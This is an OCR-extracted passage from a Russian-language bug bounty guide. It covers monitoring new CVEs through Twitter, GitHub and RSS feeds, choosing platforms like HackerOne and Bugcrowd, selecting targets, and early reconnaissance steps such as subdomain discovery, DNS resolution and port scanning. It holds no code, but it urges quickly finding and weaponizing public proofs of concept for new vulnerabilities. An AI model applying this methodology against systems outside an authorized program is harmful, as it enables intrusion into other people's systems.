
Twitter

Если Вы активны в Твиттере, то можете получить твиты, проверяя свою ленту, на наличие новых CVE. Одна учетная запись в Твиттере, на которую я подписан, — это @cvenews, которая постоянно обновляется, с новыми CVE, в режиме реального времени. Эта учетная запись действует как RSS-канал, публикующий новые CVE по мере их выхода.

- https://twitter.com/cvenew?lang=en

Вместо того, чтобы вручную искать CVE в NIST, Вы можете просто следить за этими твитами пользователя.

Вы также должны следить за экспертами отрасли. Они часто будут одними из первых, кто поделится proof of concept (POC) для известных CVE, как показано ниже:



Как видите, кто-то поделился уязвимостью нулевого дня для Joomla, с работающим POC. Эта информация может быть немедленно использована для поиска уязвимостей.

GitHub

Одной из самых больших проблем с новыми CVE является отсутствие proof of concept (POC). Без работающего POC, Вам придется потратить много человеко-часов, для написания пользовательского эксплойта.

Если Вам не хватает этого набора навыков, то придется подождать общедоступный POC, который должен быть выпущен кем-то другим. Эти POC, как правило, загружены на GitHub.

Рекомендуется поискать на GitHub работающие POC, когда выходит новый CVE, так что Вы можете сразу использовать его в качестве оружия.

Заключение

Ключевым моментом здесь является создание плана для получения обновлений, в режиме реального времени, на недавно опубликованные CVE. Быть первым, и где искать эксплойты, Вы уже знаете. Это нужно для того, чтобы определить и сообщить об уязвимости раньше, чем кто-либо другой.

Возьмите за привычку проверять новые CVE каждый день. Когда найдете CVE высокой степени, и далее поищите на GitHub работающий POC, тогда и можете начинать работу по эксплуатации уязвимостей. Если у Вас есть знания, тогда, возможно, стоит создать свой собственный POC, если нет доступного.

RSS-каналы

Введение

Программа для чтения каналов Really Simple Syndication (RSS) - это способ получать последние обновления из RSS-ленты.


Мы можем использовать RSS-каналы, чтобы постоянно получать актуальную информацию в мире кибербезопасности. Это поможет Вам изучить новые методы, методологии и

уязвимости, которые используются в в режиме реального времени.

Inoreader

Inoreader (https://www.inoreader.com) — мой любимый инструмент для чтения RSS, который может использоваться на нескольких платформах, таких как Ваш рабочий стол и мобильное устройство, через приложение.

Удобно иметь несколько вариантов доступа, так как это позволяет Вам оставаться в курсе событий, в режиме реального времени, независимо от Вашего местоположения.



Чтобы быть в курсе, я подписываюсь на несколько каналов.

Hackerone Hacktivity - http://rss.ricterz.me/hacktivity (Когда Вы отправляете отчет об ошибке, то происходит ее отображение в ленте. Это хороший ресурс, чтобы увидеть, что люди активно находят).

Hackerone Blog - https://medium.com/feed/tag/hackerone (Блог Hackerone может быть отличным источником новой информации, которая относится к полю вознаграждения об ошибках).

NIST CVE ALL - https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss.xml (NIST имеет репозиторий CVE и этот канал будет предупреждать Вас о любых новых уязвимостях. Вы должны проверять его ежедневно).

Bug Bounty Writeups - https://medium.com/feed/bugbountywriteup (Это лента bug bounty райтапов).

PortSwigger - https://portswigger.net/blog/rss (Эта команда постоянно пишет прекрасные статьи в блоге. Они - создатели Burp Suite, и стоит обращать внимание на их новые публикации).

Reddit Netsec - www.reddit.com/r/netsec/.rss (Реддит не нуждается в представлении. Это одно из лучших мест для получения информации новостей из инфосек).

Threat Post — https://threatpost.com/feed/ (Этот канал посвящен новостям и событиям из мира кибербезопасности).

Существует гораздо больше каналов, чем перечисленные выше. Чтобы охватить их все, потребовалось бы много страниц. Однако, Вы можете выполнить поиск в Интернете, чтобы найти любой RSS-канал, который Вам нужен.

Заключение

RSS-каналы - отличный способ оставаться в курсе самых последних новостей. Вы будете получать информацию в

режиме реального времени, и можете в состоянии следовать новым методам и тенденциям, которые происходят в нашей сфере.

Если появляется новый трюк или CVE, Вы будете в числе первых, кто узнает об этом. А это максимально увеличивает Вашу возможность проэксплуатировать уязвимость и получить деньги!


Социальные сети

Tweetdeck

Twitter - один из лучших ресурсов для получения информации в режиме реального времени. Сообщество по информационной безопасности в твиттере очень большое и активное.

Вам нужно будет следить за нужными людьми и правильными хэштегами, чтобы быть в курсе последних тенденций в отрасли.

Tweetdeck — это инструмент, созданный Twitter, чтобы помочь организовать коллекцию твитов, используемых для мониторинга разных пользователей и хэштегов.



С помощью Tweetdeck Вы можете легко отслеживать хэштеги, пользователей, условия поиска и многое другое. Tweetdeck позволяет Вам легко отслеживать все это с помощью единого интерфейса. Твиттер — это золотая жила для информации.

Реддит

Reddit - еще один действительно хороший источник информации. Сабреддит «netsec» - самое популярное место, для поиска новостей и информации об информационной безопасности.

- https://www.reddit.com/r/netsec/

Другое

Есть много других социальных сетей, которые содержат полезную информацию. Вы также можете использовать YouTube, группы Facebook, Discord-каналы, хакерские форумы, подкасты и многое другое.

Заключение

Социальные сети — одно из лучших мест для поиска инструментов, методов и новой информации. Reddit и Twitter, похоже, являются местом, где находится большая часть сообщества информационной безопасности, поэтому следите за этими платформами.

Технологии быстро меняются, и новые методы появляются каждый день. Следите за обновлениями информационной безопасности в разных социальных сетях.

Резюмирую

Если Вы не прогрессируете, значит Вы регрессируете. В этой сфере постоянно меняется, и единственный способ не отставать — следить и прислушиваться к сообществу. Если появляется новая CVE, метод или инструмент, Вам нужно узнать об этом первым.

Постоянный мониторинг Вашего канала CVE, RSS-каналов, каналов социальных сетей, позволят Вам быть первым, кто узнает, когда что-то обновляется. Необходимо поддерживать свою базу знаний в актуальном состоянии, иначе Вы наверняка отстанете.

Глава 4: Bug Bounty 101. Выбор платформы


Введение

Первый шаг к началу Вашего пути в охоте за ошибками - это выбор платформы для работы. Вы же не хотите взламывать случайные сайты, так как это незаконно. Вы должны убедиться, что цель, которую Вы тестируете, согласилась дать разрешение. Чтобы начать охоту, все, что Вам нужно сделать -


это зарегистрироваться на одной из многочисленных баунти программах.

Hackerone

Hackerone - одна из самых популярных и широко используемых платформ для поиска ошибок. Hackerone работает со многими видами компаний, для привлечения их к себе на платформу. Если компания согласится принять участие в программе, то Вы увидите ее на площадке Hackerone:




Следующий шаг включает рассмотрение «программной политики». Это обеспечит Вам всю необходимую информацию о начале взаимодействия с компаниями. В этом документе будут изложены суммы выплат, политика раскрытия информации, а также другая полезная для Вас информация.



Не забудьте обратить пристальное внимание на домены, которые находятся в рамках вознаграждения, и любые конечные точки, выходящие за рамки. Если Вы делаете это для заработка денег, то не стоит тратить время на тестирование того, за что Вам не заплатят.

Bug Crowd

Второй по популярности платформой Bug Bounty является Bug Crowd. Эта платформа очень похожа на Hackerone. Вы можете искать компании, у которых есть активная баг баунти платформа.



Bug Crowd также включает в себя место, где Вы можете сообщить об ошибках. Не каждая компания специально подписывается на платформу баг баунти, но, даже с такой позицией, можно отправлять отчеты об ошибках им (смотрите скриншот выше).

Если Вы делаете это, для Вашего поддержания жизни, в плане денег, то убедитесь, что платформа действительно дает денежные вознаграждения.

Некоторые компании предлагают, в качестве награды, только право раскрытия информации о найденной уязвимости или футболку. Это, на самом деле удивительно, так как Вы не сможете оплачивать счета крутой футболкой.

Заключение

Существует множество платформ для поиска ошибок, но подавляющее большинство люди придерживаются Hackerone

и Bug Crowd. Если Вы только начинаете, я бы порекомендовал начать с Hackerone или Bug Crowd.

Выбор правильной цели

Введение

Простой выбор неправильной цели может значительно снизить Ваши шансы найти уязвимость. Вы должны уметь определить идеальные, на Ваш взгляд, цели, которые будут иметь наибольший шанс на успешную выплату.

Скоуп

Цели с небольшими и ограниченными областями, как правило, имеют меньше общих уязвимостей, которые Вы можете найти. Чем больше доменов в области действия, тем больше шансов, что Вы столкнетесь с уязвимостью.

Возраст

Старые компании, как правило, больше полагаются на устаревшие системы, и имеют больший след в интернете. Все это происходит потому, что старые компании существуют дольше, при этом обновив свою внешнюю инфраструктуру в большей степени, чем новые компании.

В новых компаниях, как правило, существует меньше следов в сети, так как они не работают достаточно долго, чтобы их инфраструктура отображалась в интернете. Таким образом, Вы, по большей части, увидите лучшие результаты тестирования старых компаний.

Выплаты

Если Вам плевать на деньги, то этот раздел для Вас неактуален. Однако, если Вы хотите получать деньги, то можете ориентироваться на компании с самыми высокими выплатами.

Я видел, как одна компания заплатила 1000 долларов за уязвимость, а другая - 50 долларов. Если Вы собираетесь тратить время на поиск ошибок, расставьте приоритеты на компании с более высокими выплатами.

Заключение

Выбор правильной цели, имеет решающее значение при назначении вознаграждений за обнаружение ошибок. Рассматривайте компании с большими масштабами и большим количеством активов соответственно.

Если Вы в этой сфере деятельности ради денег, то избегайте компаний, которые не платят. Согласитесь, что это будет пустой тратой времени, например, если Вы потратили пять дней на тестировании цели, чтобы получить только бесплатную ручку и футболку.

Резюмирую

Как Вы, возможно, уже поняли, процесс вознаграждения программы bug bounty начинается до того, как Вы начнете взлом. Вам нужно выбрать правильную платформу, чтобы максимизировать свой показатель успеха. С самого начала процесса настраивайте себя на лучший шанс найти уязвимость и получить деньги.

Hackerone и Bug Crowd являются двумя самыми популярными платформами по поиску ошибок, но не забывайте про скрытые программы.

При выборе компании, в которой Вы хотите начать тестирование, ищите определенные параметры. Большие масштабы, высокие выплаты и возраст организации - это показатели, которые Вам необходимо искать в программе вознаграждения за ошибки, чтобы максимизировать Ваши усилия.

Глава 5: Методология — рабочие процессы

Введение

Прежде, чем Вы начнете пытаться взломать что-то, Вам нужно придумать план атаки. Беспорядочно делать кучу ненужных шагов — никуда не годится. Вам нужно создать какую-то карту или рабочий процесс атаки. Это поможет Вам увидеть общую картину, и то, как различные части Вашего процесса связаны друг с другом.

Самый простой способ - создание блок-схемы или рабочего процесса, который описывает все этапы атаки. Не беспокойтесь о подробностях и технических аспектах, Вам просто нужна общая картина того, что необходимо делать.

Рабочий процесс разведки

Введение


Рабочий процесс разведки можно разбить на несколько частей. У Вас есть традиционный процесс, который, является частью этапов разведки. Кроме того, есть некоторые рабочие процессы, которые являются нетрадиционными и довольно уникальными.

Я буду разбивать несколько разных рабочих процессов. Не стесняйтесь комбинировать их, чтобы создать свой собственный уникальный пошаговый способ.

Некоторые рабочие процессы могут работать на Вас, в то время как, при использовании других, Вы можете полностью потерпеть неудачу. Все люди разные, нужно найти то, что работает для Вас. Хакинг - это и наука, и искусство.

Традиционный рабочий процесс

Традиционный рабочий процесс можно найти практически в каждой методологии. Это основа, из которой построен каждый фреймворк. Традиционный bug bounty процесс будет выглядеть примерно так:



Как видите, здесь действительно нет ничего особенного, но это не означает, что этот процесс не принесет Вам найденных уязвимостей, потому что это определенно произойдет.

Этот процесс будет совершенствоваться в следующих примерах.

Домен

Сначала Вам нужно будет выбрать компанию, у которой есть программа вознаграждения за обнаружение ошибок. Далее Вам потребуется найти все домены, принадлежащие этой компании.

После того, как Вы собрали все корневые домены, Вам они понадобятся, для определения субдоменов, принадлежащих каждому корневому домену.

Далее Вы выполните разрешение DNS, для определения записей A, NS, MX и CNAME каждой цели. Все записи A должны быть добавлены в список IP-адресов, принадлежащих компании.

CIDR

В зависимости от размера организации, у них может быть собственный бесклассовый диапазон междоменной маршрутизации (CIDR). Если Вы не знаете, что такое диапазон CIDR - это просто диапазон IP-адресов, принадлежащих организации.

Крупные компании имеют свои собственные диапазоны CIDR, но небольшие компании обычно арендуют серверы от стороннего поставщика, такого как Rackspace или Amazon Web Services (AWS), поэтому у них не будет диапазона CIDR.

IP

После того, как Вы собрали список IP-адресов, Вам нужно будет выполнить сканирование портов каждого из них.

Крайне важно знать, какие протоколы и службы доступны. Если Вы не проверяете должным образом каждый хост, Вы упустите потенциальные уязвимости. Вы можете выполнять сканирование портов пассивно, используя сторонние сканеры.

